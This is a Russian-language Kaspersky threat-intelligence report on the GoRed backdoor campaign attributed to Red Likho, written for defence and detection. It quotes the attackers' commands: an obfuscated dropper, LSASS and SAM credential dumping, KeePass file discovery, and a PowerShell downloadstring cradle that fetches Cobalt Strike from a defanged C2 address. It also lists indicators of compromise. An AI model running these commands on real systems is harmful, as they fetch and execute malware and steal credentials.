Red Likho атакует цепочки поставок бэкдором GoRed

securelist.ru/gored-backdoor-new-attacks/113980

Kaspersky November 13, 2025

Введение

Весной 2025 года мы обнаружили новую вредоносную кампанию с использованием бэкдора GoRed, впервые попавшего на глаза исследователей в 2024 году. GoRed, также известный как Bulldog Backdoor, — вредоносное ПО для кибершпионажа, нацеленное на российские организации. Бэкдор появился в 2023 году. Он написан на Golang (Go) и является продвинутым инструментом кибершпионажа, который постоянно модифицируется и улучшается. Некоторые ИБ-компании приписывают его группам ExCobalt и Shedding Zmiy. Мы отслеживаем эту активность как Red Likho. На момент написания статьи последняя версия GoRed, которую мы обнаружили, была v1.1.5-34ab.

В ходе исследования весенней кампании, а также последующих атак операторов GoRed мы выявили ряд новых TTP, инструментов и объектов инфраструктуры. В частности, мы обнаружили ранее не описанные вектор заражения и метод доставки вредоносного ПО, а также новые серверы управления (C2) и версии бэкдора, нацеленные в первую очередь на российские компании, занимающиеся разработкой программного обеспечения. Такой выбор целей указывает, что атаки, вероятнее всего, направлены на цепочки поставок.

Кроме этого, в арсенале атакующих мы обнаружили инструменты другой группы, нацеленной на российские организации, — BO Team. Мы уже не раз писали, что хактивистские группы сотрудничают между собой. Наши новые находки только подтверждают эту гипотезу.

Способ доставки GoRed

В одном из недавних инцидентов атакующие скомпрометировали публичный веб-портал и, используя ошибки конфигурации в PostgreSQL, смогли удаленно выполнить команды. Мы ранее не встречали такой вектор заражения в атаках с использованием GoRed. Сначала злоумышленники получили список запущенных на хосте процессов:

```
1  c:\program files\postgresql\12.5-3.1c\bin\postgres.exe
2
3  >  c:\windows\system32\cmd.exe /c "tasklist /v"
4  >
```

После этого злоумышленники выполнили обфусцированную команду, которая загрузила на этот хост бэкдор GoRed:

```
1  cmd.exe /C cd %APPDATA% && del decodeh.vbs d.vbb d.vbh d.vbs && echo Function DecodeHexifiedBinary(hexString) >> decodeh.vbs && echo D
   !name! ) || (cd c:\users\[username]\appdata\roaming && echo rgltig9ialhntehuvfasihn0clvstcwgc3ryrmlszqptzxqgb2jqqxjncya9ifdty3jpchquqxjndw1lbnr
   44696d206f626a584d4c485454502c2073747255524c2c2073747246696c650a536574206f626a41726773203d20575363726970742e417267756d65
   > d.vbh && type d.vbh | cscript decodeh.vbs d.vbs && del /q !name! && cscript d.vbs !url_http! !name! && !name! & del /q d.vbh d.vbs ) || echo failed"
```

Действия, выполняемые этой командой, можно разделить на следующие этапы:

1. Удаление файлов `decodeh.vbs`, `d.vbb`, `d.vbh` и `d.vbs` (если таковые присутствуют на хосте).
2. Создание через команду echo VBS-скрипта `decodeh.vbs`, который используется для декодирования другой команды.

3. Установка переменных окружения:

```
URL_WEBDAV=\\get.jruby33[.]xyz\webdav\kra8iyy7rquuul9bdfom1a==\kra8iyy7rquuul9bdfom1a==
URL_HTTP=hxxps://zafurilo[.]xyz/api/v1/file/kra8iyy7rquuul9bdfom1a==?t=c62c75f800
NAME=6b72413869795937725155557 54c394244666f4d31413d3d.exe
```


4. Проверка, что служба WebClient запущена.
5. Первая попытка записать закодированную полезную нагрузку в файл `d.vbb` при помощи команды `echo`, расшифровать ее в файл `d.vbs` при помощи `certutuil.exe` и запустить командой `cscript d.vbs !URL_HTTP! !NAME!`.
6. В случае неудачи — попытка записать и расшифровать полезную нагрузку посредством скрипта `decodeh.vbs` с последующим запуском итогового файла командой `cscript d.vbs !URL_HTTP! !NAME!`.

Команда, содержащаяся в скрипте `d.vbs`, загружает с адреса, указанного в переменной окружения URL_HTTP, файл бэкдора и сохраняет его под именем, указанным в переменной NAME. Это имя является шестнадцатеричным представлением имени файла в пути URL (`"kra8iyy7rquuul9bdfom1a=="`).

После загрузки GoRed на хост атакующие запускали его вручную:

```
c:\program files\postgresql\12.5-3.1c\bin\postgres.exe

> cmd.exe /c "6b72413869795937725155557 54c394244666f4d31413d3d.exe"
>
```



Граф выполнения бэкдора GoRed в разделе Threat Analysis на Kaspersky Threat Intelligence Portal

Помимо компрометации веб-портала жертвы, злоумышленники получали первоначальный доступ, эксплуатируя цепочку уязвимостей ProxyShell, затрагивающую Microsoft Exchange (CVE-2021-34473, CVE-2021-34523 и CVE-2021-31207). Этот вектор заражения ранее не встречался в атаках Red Likho. Получив повышенные права, злоумышленники загружали вредоносный веб-шелл (.aspx) в корневой каталог сервера Exchange:

```
c:\inetpub\wwwroot\aspnet_client\system_web\4_0_30319\login.aspx
```

С помощью этого веб-шелла они проводили первоначальную разведку, а затем через него же загружали бэкдор GoRed, выполняя обфусцированную команду, описанную выше.

Бэкдор GoRed

GoRed — это продвинутый бэкдор, написанный на Go, который позволяет злоумышленникам выполнять удаленные команды, контролировать файловую систему, а также собирать и извлекать данные с хоста. Функциональность бэкдора подробно описана в исследовании Positive Technologies. Последние версии вредоносного ПО включают следующие модули:

1. red.team/go-red/dns — DNS-туннелирование
2. red.team/go-red/packer — Упаковка данных
3. red.team/go-red/util — Вспомогательные утилиты
4. red.team/go-red/proxy — Режим прокси
5. red.team/go-red/bb — Обработка команд от операторов
6. red.team/go-red/teleport — Транспортная конфигурация
7. red.team/go-red/birdwatch — Мониторинг файловой системы
8. red.team/go-red/collector — Сбор информации о компьютере
9. red.team/go-red/gecko — Режим маяка
10. red.team/go-red/icmptunnel — ICMP-туннелирование
11. red.team/go-red/backend — Эксфильтрация данных
12. red.team/go-red/revshell — Режим обратной оболочки
13. red.team/go-red/config — Получение конфигурации

GoRed обладает расширенной конфигурацией, описывающей коммуникацию с командно-управляющим центром (C2), и поддерживает режимы маяка, прокси-сервера и обратной оболочки для подключений операторов. Для связи GoRed использует несколько протоколов, включая DNS, ICMP, QUIC и WebSocket Secure (WSS).

Действия операторов GoRed

Мы наблюдали следующие команды, выполняемые операторами после установки GoRed:

Команды разведки

Злоумышленники запрашивали различные данные о системе, в том числе информацию о сетевых подключениях, таблицу маршрутизации, список запущенных процессов и т.д.

```
ipconfig /all
dir
route print
tasklist /v
```

Получение учетных данных

Несмотря на сложность бэкдора, операторы выполняли простые для обнаружения команды для получения учетных данных, которые никак не обфусцировали и не защищали. В частности, они пытались сделать дампы кустов реестра SYSTEM и SAM, а также дамп LSASS.

```
cmd /c "reg.exe save hklm\sam sam.save"

cmd /c "reg.exe save hklm\system system.save"

cmd /c ""$user\Desktop\Netscan 1.3\procdump64.exe" --accepteula -ma lsass.exe lsass.dmp"

cmd /c "reg query HKLM /f password /t REG_SZ /s"
```

Powershell.exe

powershell.exe rundll32.exe C:\Windows\System32\comsvcs.dll, #+0000^24 (Get-Process lsass).Id \Windows\Temp\xDAGgyXR.docx full

Кроме этого, атакующие использовали утилиту CrackMapExec для дампа кустов реестра SAM, SYSTEM и SECURITY. А с помощью дополнительного модуля этой утилиты Keepass_discover.py пытались получить файлы и процессы KeePass.

```
C:\windows\system32\services.exe


> cmd.exe /Q /c powershell.exe "Get-Process kee* -IncludeUserName | Select-Object -Property Id,UserName,ProcessName | ConvertTo-CSV -NoTypeInformation" 1> \Windows\Temp\qBIHfu 2>&1


> cmd.exe /Q /c powershell.exe "Get-ChildItem -Path '$user\.kdbx') -ErrorAction SilentlyContinue | Select FullName -ExpandProperty FullName" 1> \Windows\Temp\vNuhtR 2>&1


> powershell.exe "Get-ChildItem -Path 'C:\Users\','$env:PROGRAMFILES','env:ProgramFiles(x86)' -Recurse -Force -Include ('KeePass.config.xml','KeePass.exe','*.kdbx') -ErrorAction SilentlyContinue | Select FullName -ExpandProperty FullName"
```

Стоит отметить, что эту же утилиту злоумышленники в дальнейшем применяли для горизонтального перемещения и заражения бэкдором других хостов в сети.

Cobalt Strike

Операторы GoRed использовали бэкдор для развертывания Cobalt Strike:

```
C:\windows\appreadiness\me3dc.exe

> powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://92.63.107[.]3:8080/gfaddfasdafhjsad.js'))"
```

При этом файлы Cobalt Strike помещались в одну директорию с GoRed. В конкретном инциденте это была директория C:\Users[User]\Pictures\. На примере ниже все файлы, кроме последнего, относятся к Cobalt Strike.

```
C:\Users\[User]\Pictures\Sysmon64.exe

C:\Users\[User]\Pictures\7z.exe

C:\Users\[User]\Pictures\sysmp.exe

C:\Users\[User]\Pictures\procexp.exe

C:\Users\[User]\Pictures\sysmon.exe

C:\Users\[User]\Pictures\sysmn.exe

C:\Users\[User]\Pictures\mpd.exe

C:\Users\[User]\Pictures\mpp.exe

C:\Users\[User]\Pictures\procexporer.exe

C:\Users\[User]\Pictures\mdbtsc.exe – GoRed
```

Большинство образцов Cobalt Strike представляли собой троянизированные версии легитимных инструментов Sysinternals, а именно Sysmon и Process Explorer.

Похожие образцы Cobalt Strike были обнаружены в атаках, которые мы приписываем группе BO Team.

Tuoni

Также мы обнаружили несколько троянизированных инструментов Sysinternals, которые вместо Cobalt Strike загружали агент Tuoni — продвинутого C2-фреймворка, который появился в феврале 2024 года.

Агент Tuoni взаимодействует с сервером C2 через шелл-код прослушивателя, который использует именованный канал для коммуникации. По умолчанию в исходной версии Tuoni используется имя канала QQQWWWEEE. В обнаруженных образцах оно было изменено. Мы наблюдали следующие альтернативные имена каналов:


- VKJWPWSYI
- AWJZRPGJW
- ZNTICNMLN

Все образцы обращались к одному и тому же адресу C2: 176.124.222[.]65:[port]/get. Злоумышленники использовали Tuoni для выполнения разведывательных команд на скомпрометированных машинах.

Заметим, что Tuoni — это сравнительно недавно появившийся инструмент, который ранее был замечен в атаках, связанных с BO Team.

Инфраструктура

Бэкдор GoRed обращался к C2-доменам, зарегистрированным через NameCheap, а также серверам CloudFlare и хостинг-провайдеров, в основном расположенных в России.



Информация об IP-адресе C2-сервера GoRed 176.124.192[.]19 на Threat Intelligence Portal

Также мы обнаружили, что несколько серверов принадлежали компании FOP Hornostay Mykhaylo Ivanovych. IP-адреса этого провайдера мы наблюдали и в атаках некоторых других хактивистских групп, идентифицирующих себя как проукраинские.

Информация об IP-адресе C2-сервера GoRed 45.140.19[.]138 на Threat Intelligence Portal

Leaked Wallpaper

На этапе постэксплуатации злоумышленники использовали Leaked Wallpaper — инструмент повышения привилегий, позволяющий извлечь NetNTLM-хэш пользователя из любого сеанса на компьютере. Это достигается путем изменения обоев рабочего стола.

1 MD5: E12995271D84C13A0DA6F0770D2A3F95

2 c:\Windows\serviceprofiles\networkservice\l.exe

Метод Leaked Wallpaper вдохновлен Fake Potato —техникой локального повышения привилегий, которая использует небезопасную конфигурацию разрешений объекта COM/DCOM ShellWindows и его реализации explorer.exe, позволяющую получить права локального администратора.

Уязвимость в explorer.exe, лежащая в основе этой техники, была зарегистрирована как CVE-2024-38100 и устранена в обновлении KB5040434.

Leaked Wallpaper эксплуатирует ее же, но использует объект DCOM Desktop Wallpaper, который позволяет изменить обои любого пользователя на компьютере от имени низкопривилегированной учетной записи. Процесс explorer.exe можно принудить обратиться к произвольному хосту, например, подконтрольному атакующему, расположив на нем файл с обоями и указав путь до него методу SetWallpaper. При попытке загрузить обои аутентификация NTLM начнется автоматически, и атакующий сможет перехватить NTLM-хэши пользователя.

Инструмент Leaked Wallpaper появился в августе 2024 года и используется преимущественно в проектах Red Team. Широкого распространения среди злоумышленников он на момент написания статьи не получил, поэтому то, что атакующие знают о нем и применяют на практике, свидетельствует об их повышенной осведомленности об инструментах и методах Red Team.

Связь с BO Team

Как мы отметили выше, в атаках GoRed мы наблюдали троянизированные образцы, схожие с теми, которые использует группа BO Team. Кроме того, одна из недавних жертв Red Likho упоминалась среди жертв BO Team в их Telegram-канале. Опираясь на эти факты, мы предполагаем, что две группы могли проводить совместные операции. Учитывая, что BO Team известна сотрудничеством с другими хактивистами, атакующими Россию, такими как Ukrainian Cyber Alliance, вполне вероятно, что группа обменивается знаниями и инструментами и с Red Likho, или же это может быть совместная скоординированная операция.

Заключение

Бэкдор GoRed нацелен в первую очередь на российские организации из разных отраслей, включая ИТ, производство, автомобилестроение, энергетику и разработку программного обеспечения. В последних кампаниях злоумышленники сконцентрировались на отрасли разработки ПО, что может свидетельствовать о попытке атаковать цепочки поставок. Такой подход указывает на то, что злоумышленники нацелены на ведение продолжительных кампаний кибершпионажа, подчеркивая их уровень подготовки и долгосрочные цели.

При этом, учитывая сложность бэкдора и его постоянное развитие, можно предположить, что в дальнейшем злоумышленники будут предоставлять его своим партнерам на коммерческой основе.

Для защиты важно использовать комплексные решения: обеспечивать безопасность рабочих мест, анализировать данные о киберугрозах, быстро выявлять и блокировать атаки, а также обучать сотрудников основам кибербезопасности. Такой подход реализован в — решение позволяет выстроить гибкую и эффективную систему защиты в зависимости от потребностей конкретной компании. Все продукты, входящие в состав Kaspersky Symphony, взаимодополняют и усиливают друг друга, обеспечивая всестороннюю защиту от киберугроз и непрерывность бизнес-операций.

Подробная версия отчета и полный список индикаторов компрометации доступны подписчикам Threat Intelligence Portal. Если вы хотите получать полную и актуальную информацию об угрозах, свяжитесь с нами по адресу intelreports@kaspersky.com.

Индикаторы компрометации

Хэши файлов

GoRed Linux

171f79a92688202e44eaf0fdbb02c062 v0.4.13
9a13e49aa221dcbaa78117590c1d43c2 v0.6.15
5ee25c44600c70c5d813d21976613d88 v0.6.19

GoRed Windows

ac8b643c105919d68d3209c18ef634fd v0.5.11
eff70b577b21280bb88f8e368efca3b2 v0.5.15
3ca48982c4eab32b960b9dc28031603b v0.5.19
e7e110ee83c7511c9b935d64d119fe7a v0.5.20
08fe36ae0f16513d3b8ccc538c0d24e5 v0.6.1
438a6ef42b1967df33bed2663bb84466 v0.6.12
27b10f9e32d8685d7c78ca7fb2dfbba3 v0.6.12

6ce0ac6fa8d810cc70b38ea3e6a10526 v0.6.15
f844030f4c0dd0a2f609db86ef6d4d94 v0.6.15
f4f0124409bd305757472b96386038b5 v0.6.15
ecd9d61acb6804425491ff6802a3e6e9 v0.6.18
0136fcdd8a252f8f8a4c566d2444e5a1 v0.6.23
45f65f0badbcf2939b7014d6306b293e v0.6.23
516e4977359a13f4aea267f8dd49a4e6 v0.7.17
6b2bbf265cc08d75af3c667e8cfa81b4 v0.7.17
aae0bfba7078b7db8b64794376690044 v1.1.5-34ab

Leaked Wallpaper
e12995271d84c13a0da6f0770d2a3f95 l.exe

Cobalt Strike
a8d909623d517be7a33b0e59ba7a4f08 Sysmon64.exe
7d129195fa3cea013031ae5b1b6292ed sysmn.exe
7cd621d083e6c7f4c6de3204629e7ef0 7z.exe
7dbc170a15aa1b8ba0d1ae978b171b3a sysmn.exe
b05598733db5c1eae424d969079e02c8 procexporer.exe
bde423299c74b49fd1fbb7c4fd4d3d6d CS Reflective Loader
f20cc7378b941400a2824209b73dcf0e CS Reflective Loader
40126441561fd9fc7df93c36d6f04c05 CS Reflective Loader

Tuoni
bf053820a006de8e7a816a63a54bd33f MPS.exe (Trojanized Process Explorer)
6ee8109a7ccad4fcd8e8ab240870d6dc mpsys.exe (Trojanized Process Explorer)
a84e37d444a261b7db8df0add98198ca agent_1740215853109.x64.exe
4b3b5b773fb302b0a728d81fe2bf57a0 binbuddy.exe

Domains and IPs

GoRed
c4h10o[.]autos
4702c6[.]mom
uck3n[.]xyz
v01d1t[.]lol
zafurilo[.]xyz
jruby33[.]xyz
bitf9r[.]xyz
topgear[.]lol
hexa10[.]biz
Xy7ozq[.]info

45.151.62[.]65
45.151.62[.]69
89.23.113[.]79
193.233.20[.]79
45.87.246[.]5
176.124.193[.]64
45.87.247[.]159
45.140.19[.]138
103.71.23[.]102
176.124.192[.]19

Cobalt Strike
176.124.192[.]127
82.202.173[.]167

Tuoni
176.124.222[.]65